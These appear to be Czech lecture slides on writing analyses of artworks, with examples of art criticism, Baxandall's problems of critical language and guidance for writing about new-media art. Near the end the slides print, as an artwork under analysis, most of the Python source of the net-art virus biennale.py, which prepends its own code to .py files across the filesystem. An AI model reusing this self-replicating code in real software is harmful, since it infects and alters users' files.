


JAK PSÁT
ANALÝZU
UMĚLECKÉHO
DÍLA


The title is centered on a light beige background. It is framed by two thick black L-shaped brackets. One bracket is on the left, starting from the top and extending down. The other is on the right, starting from the bottom and extending up.

Název

- John F. Simon: Every Icon
- Jan Vičar a rozvíjející se médium grafiky
- Co když vypadne proud? Dělejte rámus a dejte se do tance
- Sterilní dokonalost
- Rozbouřené barvy v bílém prostoru
- BIG LIGHT aneb hledání ztraceného ráje
- Ideologické aparáty utváření člověka
- Paolo Cirio kromě obskurního podnikání odhaluje i paradox liberálního internetového étosu

Příprava textu – Intuitivní přemýšlení o umění

- schopnost vytvořit si v krátkém okamžiku relevantní názor
- JERRY SALTZ, '20 Things I Really Liked at the Art Fairs':
- This artist, who died young in 1999, is way overlooked. And much better than people realize. The intricate brickwork makes the painting look like a labor of love, a piece of flat sculpture, and a wall from the artist's memory.
- One of an array of sixteen little clay landscapes or paintings or metaphysical maps, all laid flat. Each reads as a world, design, or tile. Wonderful Morandi-like internal space. Want.



Tři zásady komunikativního psaní o umění

- 1. **Co je to?** - Jak to vypadá? Jak je to vytvořeno? Co se v díle odehrává?
- 2. **Co to může znamenat?**
- 3. **Jak se dílo vztahuje k širšímu kontextu (ke světu)?**

Příklad

- In the late 1970s, [Craigie] Horsfield commenced one of the most sustained and unique artistic investigations around the governing relationship between photography and temporality. Working with a large-format camera, he traveled to pre-Solidarity Poland, specifically to the industrial city of Krakow, then in the throes of industrial decline and labor agitation [2]. There he began shooting a series of ponderous and, in some cases, theatrically anti-heroic black-and-white photographs comprising portraits, deserted street scenes and machinery [1]. Printed in large-scale format [1], with tonal shifts between sharp but cool whites and velvety blacks, these images underline the stark fact of the subject, whether its of a lugubriously lit street corner or a solemn, empty factory floor, or portraits of young men and women, workers and lovers [1]. The artist worked as if he were bearing witness to the slow declension of an era [3], along with a whole category of people soon to be swept away by the forces of change [...] With their stern, stubborn mien, they stand before us as the condemned [3].
- Okwui Enwezor - Documents into Monuments: Archives as Meditations in Time',



Jak nalézt rovnováhu mezi vizuálním popisem díla, faktickými informacemi a osobním vkladem?

- Formulace zajímavé interpretace, která je podložena fakty a argumenty
- **Dva způsoby, jak podložit své interpretace**
 - a) Faktický nebo historický důkaz
 - b) Vizuální důkaz

Příklad špatné kritiky

- Nově získané dílo... demonstruje zájem umělkyně o emocionální a senzoryckou translaci, což po ní vyžaduje, aby se povznesla nad nacionalismus a patriarchální společnost stejně jako nad všeobecně známé podmínky lidské existence, a to prostřednictvím komplexní umělecké strategie abstrakce a afektu.



Haegue Yang - Towel Light Sculpture

Analýza by měla být výstižná bez zbytečných odboček a ulpívání na detailech

- Lucien Solvay:

„Pekařova rodina, která právě vyhrála hlavní cenu v loterii.“




Michael Baxandall – Jazyk umělecké kritiky

Tři hlavní problémy umělecké kritiky

- Slovník umělecké kritiky je silně poukazující
- Jazyk umělecké kritiky je z velké části a různým způsobem nepřímý
- Popisujeme umělecký objekt za pomoci lineárního textu

Otázka – jak přiblížit vizuální
zajímavost uměleckého objektu








<https://www.youtube.com/watch?v=x-FiTQvt9LI>

Nepřímý popis díla - typy


1. Metaforický nebo komparativní popis
2. Deduktivní nebo příčinný popis
3. Subjektová slova

Problém linearity kritického textu



Deduktivní kritika

- „Slova vyvozující příčinu jsou hlavním nástrojem demonstrativní přesnosti v umělecké kritice.“
- Kritický jazyk evropské kritiky je chudý
- Jazyk čínské klasické kritiky je bohatý




Příklad analýzy uměleckého díla Teoretik - Tomáš Pospiszył (1967)




A2 – Příbylova úhlopříčka

- Umělec Lubomír Přibyl

- <https://www.advojka.cz/artists/lubomir-pribyl>





Jak psát analýzu uměleckého díla - doporučení

1. Je třeba být konkrétní

Dílo Haroona Mizry v sobě spojuje různé technologie. Ty společně vytvářejí jistý druh světelného představení doprovázeného specifickým druhem hudby, který by divák rozhodně neočekával.

2. Když píšeme kritiku, měli bychom mít před sebou obraz uměleckého díla

3. Logický postup

Postup od obecného ke konkrétnímu, správné dávkování informací, rozpoznání jejich důležitosti

4. Vyprávění příběhu

Podněcuje u čtenáře zájem o dílo, kterému se věnujeme

„Když jsem učil na Cooper Union v prvním či druhém roce padesátých let, někdo mi řekl, jak se dostanu na nedokončenou dálnici v New Jersey. Vzal jsem tři studenty a jel jsem odněkud z Meadows směrem na New Brunswick. Noc byla temná a nesvítila žádná světla, nebyly tu značky, čáry, hrazení nebo cokoli jiného s výjimkou temné vozovky ubíhající plochou krajinou, lemovanou vzdálenými kopci a přerušovanou továrními komíny, věžemi, kouřem a barevnými světly. Jízda na mě zapůsobila jako zjevení. Cesta a velká část krajiny byly umělé, a přesto se nedaly nazvat dílem umění. Naopak, působily na mě něčím, čím na mě umění nikdy nepůsobilo. Nejprve jsem nevěděl, co to je, ale tento zážitek mne ve svém důsledku osvobodil od mnoha názorů, které jsem na umění měl. Zdálo se, že je zde realita, která dosud nenalezla v umění svůj výraz.

Zkušenost na silnici byla něčím plánovaným, ale něčím, co ještě nebylo sociálně rozpoznáno. Pomyslel jsem si, že by mělo být jasné, že tohle je konec umění. Po takovém zážitku vypadá většina maleb dosti piktoriálně. Neexistuje způsob, jak to vyjádřit, něco takového prostě musíte zažít. Později jsem v Evropě obívil několik opuštěných startovacích drah pro letadla, opuště-

5. Komparace


vhodná pro vysvětlení složitější myšlenky, možnost ukázat dílo z jiné perspektivy

6. Síla metafory

vhodně zvolená metafora vydá za tisíc slov

JAK PSÁT O NOVOMEDIÁLNÍM UMĚNÍ

INSPIRACE




1. ZASAZENÍ DO UMĚLECKO-HISTORICKÉ TRADICE, SROVNÁNÍ S JINÝMI DÍLY


- **John C. Ippolito**
- umělec, lektor, teoretik nových médií
- <http://three.org/ippolito/>
- **článek - Deconstruction or Distraction?**
- Srovnání klasických konceptuálních děl s díly umělecké dvojice JODI (Joan Heemskerk and Dirk Paesmans)

JODI


<http://oss.jodi.org/ss.html>



<https://www.jodi.org>




MEL BOCHNER - WORKING DRAWINGS AND OTHER VISIBLE THINGS ON PAPER NOT NECESSARILY MEANT TO BE VIEWED AS ART - 1966



2. ZAHRNOUT DO ANALÝZY VÍCE ROVIN NOVOMEDIÁLNÍHO DÍLA

- Ian Bogost
- Videogames are mess, 2009
- http://www.bogost.com/writing/videogames_are_a_mess.shtml
- pět úrovní analýzy novomediálního díla



PŘÍKLAD – ANALÝZA DÍLA BIENALLE.PY

- Kód

```
* biennale.py _____ go _____ to _____ 49th Biennale di Venezia
* HTTP://WWW.01001011010101.ORG _ + _ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemic]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass


def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pym"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "###") + 3]
    mysoul.close()
```


- **Forma funkce** – operace viru

- **Interface** – vizualita, interakce s viditelnými částmi díla



- Recepte a operace

-
- <https://0100101110101101.org/biennale-py/>



AUDIO-VIZUÁLNÍ ANALÝZA PROSTŘEDNICTVÍM VIDEO

- <https://www2.bfi.org.uk/news-opinion/sight-sound-magazine/polls-surveys/best-video-essays-2019>
- <https://filmadoba.eu/fad-on-line/audiovizualni-eseje/>
- <https://www.polygon.com/22202828/best-video-essays-of-2020>

